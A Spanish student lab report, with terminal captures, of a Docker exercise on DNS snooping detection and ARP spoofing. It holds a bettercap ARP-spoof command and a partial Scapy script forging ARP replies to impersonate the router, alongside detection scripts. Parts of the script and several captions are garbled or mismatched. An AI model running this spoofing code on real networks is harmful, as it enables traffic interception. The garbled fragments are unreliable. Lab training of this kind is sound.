


DNS SNOOPING


Iniciamos las dependencias y verificamos las ips

Iniciando el docker-compose y el generar_trafico_dns.py




```
May 14 14:03
Terminal
xnickh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/dns_snooping$ ls -la alert_dns_snooping.py generar_trafico_dns.py
-rwxrwxr-x 1 xnickh xnickh 1525 May 12 17:37 alert_dns_snooping.py
-rwxrwxr-x 1 xnickh xnickh 726 May 14 13:59 generar_trafico_dns.py
xnickh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/dns_snooping$ docker cp alert_dns_snooping.py dns_resolver:/tmp/
docker cp generar_trafico_dns.py dns_resolver:/tmp/
Successfully copied 3.07kB to dns_resolver:/tmp/
Successfully copied 2.56kB to dns_resolver:/tmp/
xnickh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/dns_snooping$ docker exec dns_resolver ls -la /tmp/
total 16
drwxrwxrwt 1 root root 4096 May 14 12:03 .
drwxr-xr-x 1 root root 4096 May 14 12:03 ..
-rwxrwxr-x 1 1000 1000 1525 May 12 15:37 alert_dns_snooping.py
-rwxrwxr-x 1 1000 1000 726 May 14 11:59 generar_trafico_dns.py
xnickh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/dns_snooping$
```

Se inicia el script de detección de alertas en una terminal nueva



```
May 14 14:05
Terminal
xnickh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/dns_snooping$ docker exec -it dns_resolver python3 /tmp/alert_dns_snooping.py
[*] Iniciando monitor DNS...
```


Se ejecuta el otro script de generar tráfico:



A terminal window titled 'Terminal' with a search bar and window controls. The prompt is 'xnckh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/dns_snooping\$'. The command 'docker exec -it dns_resolver python3 /tmp/generar_trafico_dns.py' is entered. The output shows 15 fake DNS queries being sent to 172.18.0.3, listing various victim domains like npjqlce.victima.local, fqhzatjo.victima.local, etc. The process ends with '[*] Finalizado.'

```
xnckh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/dns_snooping$ docker exec -it dns_resolver python3 /tmp/generar_trafico_dns.py
[*] Enviando 15 consultas DNS falsas a 172.18.0.3...
[1/15] npjqlce.victima.local
[2/15] fqhzatjo.victima.local
[3/15] wkvyoxwt.victima.local
[4/15] zpdgdkhg.victima.local
[5/15] bladqqaw.victima.local
[6/15] bdaasrtb.victima.local
[7/15] hisncdna.victima.local
[8/15] tavanyvf.victima.local
[9/15] vjroqfxw.victima.local
[10/15] afrbwbxu.victima.local
[11/15] efaosnu.victima.local
[12/15] msrumled.victima.local
[13/15] jshxzaah.victima.local
[14/15] nodujkns.victima.local
[15/15] qrdpjfxr.victima.local
[*] Finalizado.
xnckh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/dns_snooping$
```

Volvemos a la terminal 1 y nos aparece:



A terminal window titled '# Terminal 1' with a search bar and window controls. The prompt is 'xnckh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/dns_snooping\$'. The command 'docker exec -it dns_resolver python3 /tmp/alert_dnssnooping.py' is entered. The output shows the script successfully copying a file to the dns_resolver container and starting a DNS monitor. It then displays two alerts: 'Primera consulta detectada: vctmxweb.victima.local. desde 172.18.0.2' and 'Primera consulta detectada: quemodq.victima.local. desde 172.18.0.2'.

```
# Terminal 1
docker exec -it dns_resolver python3 /tmp/alert_dnssnooping.py
Successfully copied 3.07kB to dns_resolver:/tmp/
[*] Iniciando monitor DNS...
[*] Primera consulta detectada: vctmxweb.victima.local. desde 172.18.0.2
[!] ALERTA DNS SNOOPING: 10 consultas DNS en 5s desde 172.18.0.2 (última: ffiuwaqh.victima.local.)
[*] Primera consulta detectada: quemodq.victima.local. desde 172.18.0.2
^Cxnckh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/dns_snooping$
```

ARP SPOOFING


Primero verificamos ips

```
May 14 14:16
Terminal
xnickh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/arp_spoofing$ docker-compose up -d
Creating network "arp_spoofing_default" with the default driver
Creating router ... done
Creating victima ... done
Creating atacante ... done
Creating servidor_web ... done
xnickh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/arp_spoofing$ docker inspect victima | grep "IPAddress"
docker inspect router | grep "IPAddress"
docker inspect servidor_web | grep "IPAddress"
docker inspect atacante | grep "IPAddress"
      "IPAddress": "172.18.0.2",
      "IPAddress": "172.18.0.5",
      "IPAddress": "172.18.0.3",
      "IPAddress": "172.18.0.4",
xnickh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/arp_spoofing$
```

Iniciamos las dependencias y copiamos el script de la víctima:

```
May 14 14:18
Terminal
Setting up libnl-genl-3-200:amd64 (3.5.0-0.1) ...
Setting up iw (5.16-1build1) ...
Setting up libbpf0:amd64 (1:0.5.0-1ubuntu22.04.1) ...
Setting up iptables (1.8.7-1ubuntu5.2) ...
update-alternatives: using /usr/sbin/iptables-legacy to provide /usr/sbin/iptables (iptables) in auto mode
update-alternatives: using /usr/sbin/ip6tables-legacy to provide /usr/sbin/ip6tables (ip6tables) in auto mode
update-alternatives: using /usr/sbin/iptables-nft to provide /usr/sbin/iptables (iptables) in auto mode
update-alternatives: using /usr/sbin/ip6tables-nft to provide /usr/sbin/ip6tables (ip6tables) in auto mode
update-alternatives: using /usr/sbin/arptables-nft to provide /usr/sbin/arptables (arptables) in auto mode
update-alternatives: using /usr/sbin/ebtables-nft to provide /usr/sbin/ebtables (ebtables) in auto mode
Setting up iproute2 (5.15.0-1ubuntu2.1) ...
debconf: unable to initialize frontend: Dialog
debconf: (No usable dialog-like program is installed, so the dialog based frontend cannot be used. at /usr/share/perl5/DebianConfig/FrontEnd/Dialog.pm line 78.)
debconf: falling back to frontend: Readline
debconf: unable to initialize frontend: Readline
debconf: (Can't locate Term/ReadLine.pm in @INC (you may need to install the Term::ReadLine module) (@INC contains: /etc/perl /usr/local/lib/x86_64-linux-gnu/perl/5.34.0 /usr/local/share/perl/5.34.0 /usr/lib/x86_64-linux-gnu/perl5/5.34 /usr/share/perl5 /usr/lib/x86_64-linux-gnu/perl-base /usr/lib/x86_64-linux-gnu/perl/5.34 /usr/share/perl/5.34 /usr/local/lib/site_perl) at /usr/share/perl5/DebianConfig/FrontEnd/Readline.pm line 7.)
debconf: falling back to frontend: Teletype
Setting up bettercap (2.32.0-1ubuntu0.22.04.3) ...
Processing triggers for libc-bin (2.35-0ubuntu3.13) ...
Processing triggers for ca-certificates (20240203-22.04.1) ...
Updating certificates in /etc/ssl/certs...
0 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...
done.
xnickh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/arp_spoofing$ docker cp alert_arp_spoof.py victima:/tmp/
Successfully copied 2.56kB to victima:/tmp/
xnickh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/arp_spoofing$
```


Iniciamos el script de alertas en una nueva terminal



A terminal window titled "Terminal" with a search bar and window controls. The prompt is `xnickh@xnickh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/arp_spoofing$`. The command `docker exec -it atacante bettercap -eval "net.probe on; net.recon on; sleep 5; set arp.spoof.targets 172.18.0.2; arp.spoof on"` is entered. The output shows `[*] Iniciando monitor ARP...`.

```
xnickh@xnickh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/arp_spoofing$ docker exec -it atacante bettercap -eval "net.probe on; net.recon on; sleep 5; set arp.spoof.targets 172.18.0.2; arp.spoof on"
[*] Iniciando monitor ARP...
```

Iniciamos el script de ataque en una terminal nueva



A terminal window titled "Terminal" showing the output of the `bettercap` script. The prompt is `xnickh@xnickh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/arp_spoofing$`. The command `docker exec -it atacante bettercap v2.32.0 (built for linux amd64 with go1.18.1) [type 'help' for a list of commands]` is entered. The output shows various log messages, including `[12:19:17] [sys.log] [war] Could not find mac for`, `[12:19:17] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe`, `[12:19:17] [sys.log] [err] error while running 'net.recon on': module net.recon is already running`, and `[12:19:17] [endpoint.new] endpoint 172.18.0.1 detected as a6:97:da:c4:c3:ae`. The script also shows `[12:19:22] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets` and several `[12:20:03] [endpoint.lost] endpoint 172.18.0.3 (servidor_web.arp_spoofing_default.) 5a:bb:0a:bc:27:99 lost` messages.

```
xnickh@xnickh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantación/P3_Mitm_y_suplantacion/src/arp_spoofing$ docker exec -it atacante bettercap v2.32.0 (built for linux amd64 with go1.18.1) [type 'help' for a list of commands]
[12:19:17] [sys.log] [war] Could not find mac for
[12:19:17] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[12:19:17] [sys.log] [err] error while running 'net.recon on': module net.recon is already running
[12:19:17] [endpoint.new] endpoint 172.18.0.1 detected as a6:97:da:c4:c3:ae.
[12:19:17] [sys.log] [inf] net.probe probing 65536 addresses on 172.18.0.16
[12:19:17] [endpoint.new] endpoint 172.18.0.2 detected as d6:78:2c:d8:ea:c8.
[12:19:17] [endpoint.new] endpoint 172.18.0.3 detected as 5a:bb:0a:bc:27:99.
[12:19:17] [endpoint.new] endpoint 172.18.0.5 detected as 4a:c9:2e:2d:f1:a5.
[12:19:22] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
172.18.0.0/16 > 172.18.0.4 » [12:19:55] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:19:56] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:19:57] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:19:58] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:19:59] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:00] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:01] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:02] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:03] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:03] [endpoint.lost] endpoint 172.18.0.3 (servidor_web.arp_spoofing_default.) 5a:bb:0a:bc:27:99 lost.
172.18.0.0/16 > 172.18.0.4 » [12:20:03] [endpoint.lost] endpoint 172.18.0.5 (router.arp_spoofing_default.) 4a:c9:2e:2d:f1:a5 lost.
172.18.0.0/16 > 172.18.0.4 » [12:20:03] [endpoint.lost] endpoint 172.18.0.2 (victima.arp_spoofing_default.) d6:78:2c:d8:ea:c8 lost.
172.18.0.0/16 > 172.18.0.4 » [12:20:04] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:05] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:06] [sys.log] [war] arp.spoof could not find spoof targets
```

```
May 14 14:20
Terminal
172.18.0.0/16 > 172.18.0.4 » [12:20:03] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:03] [endpoint.lost] endpoint 172.18.0.3 (servidor_web.arp_spoofing_default.) 5a:bb:0a:bc:27:99 lost.
172.18.0.0/16 > 172.18.0.4 » [12:20:03] [endpoint.lost] endpoint 172.18.0.5 (router.arp_spoofing_default.) 4a:c9:2e:2d:f1:a5 lost.
172.18.0.0/16 > 172.18.0.4 » [12:20:03] [endpoint.lost] endpoint 172.18.0.2 (victima.arp_spoofing_default.) d6:78:2c:d8:ea:c8 lost.
172.18.0.0/16 > 172.18.0.4 » [12:20:04] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:05] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:06] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:07] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:08] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:08] [endpoint.lost] endpoint 172.18.0.1 a6:97:da:c4:c3:ae lost.
172.18.0.0/16 > 172.18.0.4 » [12:20:09] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:10] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:11] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:12] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:13] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:14] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:15] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:16] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:17] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:18] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:19] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:20] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:21] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:22] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:23] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:24] [sys.log] [war] arp.spoof could not find spoof targets
172.18.0.0/16 > 172.18.0.4 » [12:20:25] [sys.log] [war] arp.spoof could not find spoof targets
```

Da error en el primer intento por lo que iniciamos el script manualmente desde la terminal:

```
May 14 14:22
Terminal
#!/usr/bin/env python3
"""Script de ataque ARP Spoofing usando Scapy."""
import time
from scapy.all import ARP, Ether, sendp

VICTIMA_IP = "172.18.0.2"
ROUTER_IP = "172.18.0.5"

def get_mac(ip):
    """Obtiene la MAC de una IP mediante ARP."""
    ans, _ = ARP(op=1, pdst=ip).srp(timeout=2, verbose=0)
    if ans:
        return ans[0][1].hwsrc
    return None


# Obtener MACs
victima_mac = get_mac(VICTIMA_IP)
router_mac = get_mac(ROUTER_IP)
mi_mac = Ether().src # MAC del atacante

print(f"[*] MAC victima ({VICTIMA_IP}): {victima_mac}")
print(f"[*] MAC router ({ROUTER_IP}): {router_mac}")
print(f"[*] Mi MAC: {mi_mac}")
print(f"[*] Enviando paquetes ARP falsos...")

# Enviar ARP reply falso a la victima: "yo soy el router"
pkt_victima = ARP(op=2, psrc=ROUTER_IP, hwsrc=mi_mac, pdst=VICTIMA_IP, hwdst=victima_mac)

EOFnt("[*] Ataque finalizado.")oof enviado")c=mi_mac, pdst=ROUTER_IP, hwdst=router_mac)
xnckh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitn y suplantación/P3_Mitn_y_suplantacion/src/arp_spoofing$
```

Ejecutamos el script de nuevo en la terminal 2 y un ping en la terminal 3:



```
May 14 14:29
Terminal
Terminal x Terminal x Terminal x Terminal x
-
